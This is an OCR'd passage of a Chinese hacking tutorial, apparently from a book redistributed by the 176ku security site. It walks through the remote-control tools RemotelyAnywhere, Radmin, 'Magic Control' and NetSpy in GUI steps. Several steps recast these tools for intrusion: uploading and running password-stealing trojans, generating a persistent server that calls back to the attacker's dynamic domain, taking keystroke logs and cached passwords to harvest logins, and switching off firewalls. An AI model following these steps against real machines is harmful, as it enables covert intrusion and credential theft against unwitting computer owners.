在主控端第一次使用 **Remotely Anywhere** 时，我们可以在地址栏中输入 “**http://**被控端计算机名**:2000**”，比如“**http://smartnet:2000**”。之后，在登录窗口输入主控端计算机上管理员名称和密码，单击“登入”按钮。接着，在打开的欢迎窗口中，如果没有获得许可证书，可以选择“我希望免费测试一个”，单击“下一个”，输入相关的注册信息，包括产品类型、电子邮件地址等，与被控端的设置相同，单击“下一个”按钮即可。最后，单击“重新启动 **Remotely Anywhere**”按钮来重新启动该服务。

3. 实战远程控制

在安装并激活 **Remotely Anywhere** 后，每次启动 **Windows** 的时候 **Remotely Anywhere** 会作为一个单独的服务在后台运行，并在系统任务栏出现一个图标，通过该图标可以开启/关闭 **Remotely Anywhere**，开启状态窗口、状态提示。默认情况下，**Remotely Anywhere** 服务是开启状态的。

(1)远程登录




图 3-38 远程控制计算机屏幕

下面开始进行远程控制，首先打开 **IE** 浏览器，在地址栏中输入如“**http://smartnet:2000**”，回车后，单击“确定”、“是”按钮来启用安全证书。之后输入被控端计算机上管理员名称和密码，单击“登入”按钮登录，这样过一会儿后就可以打开 **Remotely Anywhere** 的主菜单窗口。在该窗口中我们不仅可以查看到远程计算机的相关信息，包括内存使用状况、连接状态、**BIOS** 信息、操作系统信息等。还可以在左侧选项窗口中，单击各种功能项目完成如远程控制、文件传输、电脑管理、重新启动远程计算机等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(2)远程监控

步骤 1 在主窗口左侧选项窗口中，单击“远程控制”就会打开监视窗口对远程计算机进行实时监控（如图 **3–38**），在远程屏幕中可以跟使用本地计算机一样进行各种操作，比如打开快捷方式、运行/关闭程序、使用右键快捷菜单、注销/关闭计算机等等。在窗口上方工具栏中你可以设置屏幕的分辨率（默认 **800×600**）、颜色质量（默认 **32** 位）和缩放比例，单击“**Full Screen**”按钮可以实现全屏显示；

步骤 2 单击工具栏“**Network**”按钮可以根据网络的实际情况来调整网络速度，比如调制解调器、**DSL**、**LAN** 等；单击“**Ctrl–Alt–Del**”按钮可以向远程计算机发出 **Ctrl–Alt–Del** 命令，用于控制计算机的注销、重启、关闭等。

(3)文件传输

Remotely Anywhere 同时还提供了文件传输功能，使用的时候在左侧窗口中单击“文件传输”，在打开的窗口中分两个部分显示本地和远程计算机的文件和文件夹。要实现文件的传输，可以通过右键快捷菜单命令或工具栏按钮在本地和远程计算机之间进行文件或文件夹的转移和复制。比如在远程计算机中右击某个文件或文件夹，选择右键菜单的“拷贝”命令（如图 **3–39**）或 **Ctrl+C** 就可以将该文件（夹）快速复制到本地计算机的当前目录中。另外，还可以在本地和远程计算机上创建新目录、给文件和文件夹重命名、合并当前目录、删除文件或文件夹等。通过文件传输功能，就可以将一些木马程序传送到远程被控端计算机中，盗取相应的账号和密码。




图 3–39　本地和远程计算机文件和文件夹

(4)重启远程计算机

在主菜单窗口左侧展开“电脑管理”，单击“重新启动”项目，在右侧的窗口中有重新启动 **Remotely Anywhere**、普通重启、紧急重启、硬重启和已经计划重启五个重启按钮（如图 **3–40**）。分别可以实现重新启动 **Remotely Anywhere** 服务，而无需重新启动计算机；通过普通重启可以关闭远程计算机的所有进程，然后根据要求来重启远程系统；通过紧急重启可以关闭 **Windows** 并保存所有的数据；通过硬重启可以强制启动计算机，而不进行相应的保存操作；通过已经计划重启可以在计划的日期和时间重新启动计算机。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-40　Remotely Anywhere 的重新启动项目

3.7.3 Remote Administrator 控制无法阻挡

Remote Administrator 一款专门为远程管理 **Windows NT/2000/XP** 服务器而设计的远程控制软件，通过 **Remote Administrator** 可以在本地计算机上监视远程计算机的屏幕显示，实现远程开、关机，实现文件传输，还可以进行语音聊天等。**Remote Administrator** 不仅功能强大，而且体积小了很多，最新的 **v3.0 Beta** 汉化版只有 **2732KB**。下面将以 **v3.0 Beta** 汉化版为例介绍 **Remote Administrator** 的远程控制功能。

1. 配置主控端




图 3-41　新建远程连接

步骤 1 首先在主控端安装 **Remote Administrator**，安装完成后，依次点击“开始”→“**Radmin3.0** 影子版”→“**Radmin3.0** 影子版”，即 **Remote Administrator** 中的“**Radmin viewer**”。

步骤 2 在打开的主窗口中，依次点击“连接选项”→“新建连接”，或在工具栏单击“新建连接”按钮。然

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

后，在打开的窗口中设置连接名称、远程计算机的 **IP** 地址或 **DNS**，比如 **192.168.0.2**（如图 **3–41**）。在左侧选择“远程屏幕”，还可以设置远程屏幕颜色格式，比如 **65536** 色、**256** 色，以及查看模式；选择“完全控制”，还可以设置远程鼠标模式（默认为本地鼠标应用到远程鼠标），是否完整键盘控制等；最后，单击“确定”按钮即可。

2. 配置被控端

步骤 1 首先在被控端计算机上安装 **Remote Administrator**，安装到最后一步会出现一个服务端设置窗口（如图 **3–42**），单击“安装服务”按钮可以在被控端计算机上安装服务端程序，单击“移除服务”按钮可以从被控端计算机上删除已经安装的服务器程序。

步骤 2 如果需要设置主控端对被控端进行控制时所需的密码，可以单击“设置密码”按钮。另外，单击“设置参数”按钮还可以设置被控端接受主控端访问时所采用的种种选项设置，包括 **IP** 地址规则、端口、日志等。如果选中“使用 **IP** 地址”复选框，还可以对局域网中的计算机进行过滤，可以设置只有在 **IP** 列表中的计算机才能向被控端提出控制请求。




图 3–42　在被控端安装服务

提示：同样在“开始”菜单中依次点击“Radmin3.0 影子版”→“r_server 服务端设置”可以打开服务端设置窗口。

3. 实战远程控制

在配置好被控端和主控端后，我们可以在主控端中运行 **Radmin3.0** 影子版，在主窗口中右击已经建立的连接，比如 **192.168.0.2**，之后选择操作类型，比如完全控制、屏幕监视、文件管理、关闭系统等等。

（**1**）完全控制

在右键快捷菜单中选择“完全控制”命令，接着会打开远程的计算机窗口（如图 **3–43**），这样就跟操作本地计算机一样可以对远程计算机进行各种操作，包括运行/关闭程序、注销/关机、系统设置、修改系统登录密码等。为了获取远程计算机的账号和密码，可以在完全控制后安装木马程序来获取。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-43　远程完全控制的窗口

(2)屏幕监视

如果选择“屏幕监视”命令，可以监视远程被控计算机的屏幕，远程计算机用户所有的操作都将显示出来，但是不能进行任何鼠标、键盘的操作。

(3)关闭系统

为了关闭远程的被控计算机，你可以选择“关闭系统”命令，这样远程计算机将自动关闭。

(4)文件传输

同其他的远程控制软件一样，**Remote Administrator** 可以实现文件传输功能。具体的方法如下，首先右键单击某个连接，在右键快捷菜单中选择“文件管理”命令。在打开的窗口中，可以实现在主控端和被控端之间进行文件的传输，比如可以在被控端和主控端计算机中新建、删除、复制文件夹(如图 **3-44**)。




图 3-44　文件传输窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.7.4 远程“魔法控制”的大师

“魔法控制”是国产的一款强大的远程控制软件，它可以根据不同的连接来完成远程控制，比如可以使用 **FTP** 连接、**E-mail** 连接、动态域名和主动连接四种方式。在连接之后可以对远程计算机进行桌面控制、文件传输和系统管理。同时，使用了自动连接技术，这样可以在被控端计算机上线后自动连接主控端计算机；使用了点对点文件断点续传技术，保证可以像网际快车、网络蚂蚁等下载工具一样进行文件的断点续传。另外，使用了实时桌面显示操作技术和压缩传输文件，这样可以让你方便快捷地对远程桌面进行管理操作。

要使用“魔法控制”，首先登录网站去下载最新版本的“魔法控制”，这里以 **v3.1** 版本为例。

1. 生成服务器

要进行远程控制，首先要制作生成服务器，该服务器程序主要是在被控端运行。制作生成的步骤如下

步骤 1 在下载完毕后，解压下载的文件，双击 **magiclink.exe**，打开“魔法控制”主界面。在“魔法控制”主界面中，单击工具栏“魔法控制”按钮，之后在左侧工具栏再按下“服务器”按钮。在打开的“生成服务器”窗口中，进行相应的连接设置。

步骤 2 “魔法控制”提供了 **FTP** 连接、**E-mail** 连接、动态域名和主动连接四种方式，你可以根据自己的实际情况任意选择其中的一种或多个即可。比如这里笔者选择的是动态域名连接，首先在“生成服务器”窗口中单击“动态域名连接”选项卡，在“动态域名或固定 **IP**”中输入动态域名或固定 **IP** 地址（如图 **3-45**），保持默认的端口号即可。




图 3-45 设置固定 IP 地址

提示：如果有动态域名，直接输入动态域名，比如 jelly.3322.org，如果没有，你可以使用如“花生壳”这样

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的动态域名软件；也可以去提供动态域名服务的网站去申请，比如 www.3322.org。

步骤 3 在“生成服务器”窗口中选择“服务器设置”选项卡，在出现的窗口中（如图 **3–46**），在“连接方式”区域选中“动态域名连接”复选框，也可以选择多种连接方式；在“服务器登录密码”中可以设定登录被控端计算机时所需要的登录密码。设置完毕后，可以单击“测试服务器”按钮来验证服务器是否正常工作。如果测试成功，会弹出一个“测试成功！你可以生成服务器了”的提示。最后，单击“生成服务器”按钮，选择一个保存位置，单击“保存”按钮就可以生成最终可以使用的服务器程序。




图 3–46　设置生成的服务器

2. 配置被控端

配置被控端的方法很简单，只要将生成的服务器程序在被控端计算机上运行即可。比如使用“魔法控制”生成的服务器程序为“**server.exe**”，只要将其拷贝到被控端计算机中，并双击运行，这样该服务器（**server.exe**）将会随 **Windows** 的启动而启动。

3. 实战远程控制

在被控端安装好服务器程序后，下面就可以进行远程控制。首先，在主控端运行“魔法控制”，在主窗口中按下“查找连接”按钮，这样会在 **100** 秒内自动连接上远程被控端计算机，在右侧的窗口中会显示连接到的远程主机。下面就可以进行文件管理、桌面管理以及系统管理。

注意：在查找远程被控计算机的时候，建议关闭掉被控端防火墙，以防止连接被防火墙阻挡；在主控端建议也关闭防火墙，比如 Windows XP 自带的防火墙等。

（**1**）远程文件管理

在右侧的窗口中双击连接到的被控端主机，就可以打开远程计算机的文件管理窗口。在窗口左侧可以像打开文件夹一样展开远程计算机的磁盘和目录，在右侧的窗口中可以通过右键快捷菜单进行重命名、删除、新建文件夹、下载、上传（如图 **3–47**）、查找等操作，这里可以上传文件和文件夹。另外，如果要在远程计

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

算机上运行程序，比如运行盗号木马程序，还可以通过右键快捷菜单，依次选择“打开”→“打开”或“高级运行”远程计算机上的文件。



图 3–47　文件管理窗口

(2)远程桌面管理

在控制窗口中，单击工具栏“桌面管理”按钮就可以对远程被控端计算机进行桌面监视。为了让显示的效果最佳，你可以在工具栏中单击相应的按钮来选择远程桌面的分辨率(默认 **auto**)、颜色质量(默认 **24** 位)，然后单击“刷新”按钮，就可以打开远程计算机屏幕，并可以使用本地鼠标和键盘进行相应操作(如图 **3–48**)，比如打开文件夹、运行程序、设置系统属性等等。在工具栏中还可以单击“全屏”按钮来全屏监视远程桌面，单击“发送消息”按钮向远程计算机发送消息，单击“只观赏”按钮，可以监视桌面但不能执行操作，单击“自动刷新”按钮可以让远程屏幕自动刷新，单击“保存图片”按钮还可以将当前远程计算机的图片保存下来。



图 3–48　远程计算机屏幕

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(3)远程系统管理

在控制窗口中，单击工具栏“系统管理”按钮，就可以对远程计算机的系统、**DOS** 控制台和注册表进行设置。比如为了能获取远程计算机的登录用户名和密码，你可以在“系统”选项卡中单击“获得键盘记录”按钮(如图 **3–49**)，这样就可以获得远程计算机当前的键盘记录，并打开文本文件显示用户名和带“*”号的密码。

另外，在“系统管理”窗口中，还可以在“系统”选项卡中查看到远程计算机运行的所有进程，在右侧的窗口中单击“重启 **Windows**”按钮来重新启动远程计算机；单击“关闭 **Windows**”按钮可以关闭远程计算机。在“**DOS** 控制台”选项卡中可以执行各种 **DOS** 命令操作，比如执行 **dir** 命令查看文件、执行 **del** 命令删除文件、执行 **copy** 命令复制文件等等。在“注册表编辑”选项卡中，可以对远程计算机注册表进行查看、修改、删除、重命名等操作。




图 3–49　获得远程计算机键盘记录

3.7.5 “网络精灵”偷窥“无罪”

提到“网络精灵”你可能还不熟悉，其实“网络精灵”就是著名的老牌木马工具——**NetSpy**。通过不断的完善，“网络精灵”如今已经成为功能强大的远程控制软件，可以通过 **TCP/IP** 网络协议、采用先进的 **C/S** 结构来对远程计算机进行自动控制，还可以进行文件传输，具有良好的可靠性、完全性和可扩充性等特点。

下面以最新的“网络精灵”**v 3.0** 为例，介绍相应的使用方法。

1. 配置被控端

下载的“网络精灵”分为服务器(**netspy.exe**)和客户端(**netmonitor.exe**)两大部分，服务器程序安装在主控端计算机上，实现对远程控制端计算机的管理；客户端程序安装在被控端计算机上，用于接收来自主控端计算机的命令，并作出响应。

在被控端计算机上运行 **netspy.exe** 即可，该文件可以在 **Windows 9x/Me/NT/2000/XP** 等操作系统中

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

运行，不需要特别的运行库支持。这样 **netspy.exe** 程序会自动安装到被控端计算机上，每次启动 **Windows** 的时候会随系统的运行而运行。

提示：为了让被控端计算机支持“网络精灵”v 3.0 提供的远端压缩功能，在 Windows 的系统目录下（通常是 windows\system）必须有“zip.dll”文件，该 DLL 文件可以在下载的“网络精灵”v 3.0 程序包中找到，只要将该文件拷贝到远程计算机的上述目录中即可。

2. 配置主控端

同样，“网络精灵”在主控端的配置也十分简单。只要在被控端安装完 **netspy.exe** 程序后，在主控端就可以双击 **netmonitor.exe** 程序来启动主控制窗口。在主控端应该包含的文件有控制主程序 **netmonitor.exe** 和帮助文件 **netmonitor.chm**，运行“网络精灵”的时候还需要 **MFC** 运行库的支持，主要包括 **mfc42.dll**、**msvcrt40.dll** 和 **msvcrt.dll** 三个 **DLL** 文件，一般在安装软件的时候会安装 **MFC** 运行库文件。如果没有的话，可以去网上下载，拷贝到系统目录中。

3. 实战远程控制

在主控端运行 **netmonitor.exe**，在打开的窗口中依次点击“计算机”→“添加”，在打开的添加计算机窗口中输入远程计算机名称，计算机地址，比如 **192.168.0.2**（如图 **3-50**），在端口中可以设定本地端口号，默认 **7306**；如果远程计算机设置密码，还要在“密码”中输入密码。在“远程终端设置”中可以设定远程计算机端口号，使用默认的 **7389** 即可，也可以更改为其他没有使用的端口号；要实现远程控制必须选中“允许远程控制”和“启动远程终端服务”复选框，如果选中“禁止本地控制（**WinNT** 有效）”复选框可以禁止对本地计算机进行控制。最后，单击“确定”按钮即可。



图 3-50 配置客户端

（**1**）查看屏幕

在添加了远程计算机后，在主窗口选中该计算机，然后依次点击“工具”→“查看屏幕”就可以打开一个监视窗口，单击窗口上方“刷新”按钮就可以打开远程计算机的屏幕（如图 **3-51**），单击“循环”按钮来设置自动刷新的时间间隔。在窗口上方还可以根据实际情况来设置屏幕的缩放和压缩质量，以提高连接的速度。

但是，在该远程监控窗口中，不能进行相应的鼠标和键盘操作。为了解决这个问题，你可以依次点击“工具”→“远程终端”或者单击工具栏“终端”按钮来打开远程计算机屏幕，可以使用鼠标、键盘进行相应的操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-51　远程计算机屏幕

(2)Web 方式监控

“网络精灵”除了提供“查看屏幕”和“远程终端”两种方式监控远程计算机屏幕外，还提供了一种名为“Web 方式监控”的监控方式。使用的方法如下：首先，运行“网络精灵”，选择远程计算机，依次点击“工具”→“Web 方式监控”，之后会打开网页浏览。我们可以看到有文件浏览、注册表管理、远程终端、屏幕捕获、查看缓存密码等项目(如图 **3-52**)。比如要浏览远程计算机上的文件，可以单击“文件浏览”；如果要对远程计算机的注册表进行管理，可以单击“注册表管理”；如果要查看远程屏幕，可以单击“屏幕捕获”；如果想获得远程计算机上的密码，可以单击“查看缓存密码”，这样就可以从远程计算机的缓存中获取密码。另外，还可以实现远程关机、发送消息、进程管理、系统信息等功能。



图 3-52　Web 方式监控窗口

(3)管理共享

如果远程计算机设置了“文件打印和共享”属性，那么通过“网络精灵”还可以创建、删除、设置这些共享。使用的方法如下 首先运行“网络精灵”，在主窗口中依次点击“工具”→“共享管理”或单击工具栏“共享”按钮打开共享管理窗口(如图 **3-53**)。单击“共享列表”按钮就可以显示远程计算机的所有共享内容，并显示出来，包括共享名、访问密码、访问权限等内容；单击“创建共享”按钮可以创建其他的共享，输入共享名，选择访问类型，输入路径，单击“确定”按钮就可以创建新的共享目录；单击“删除共享”按钮可以从当前的共享列表中删除共享目录；单击“设置共享属性”按钮可以为当前的共享目录设置访问密码和访问类型，是否在资源管理器中隐藏共享图标等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

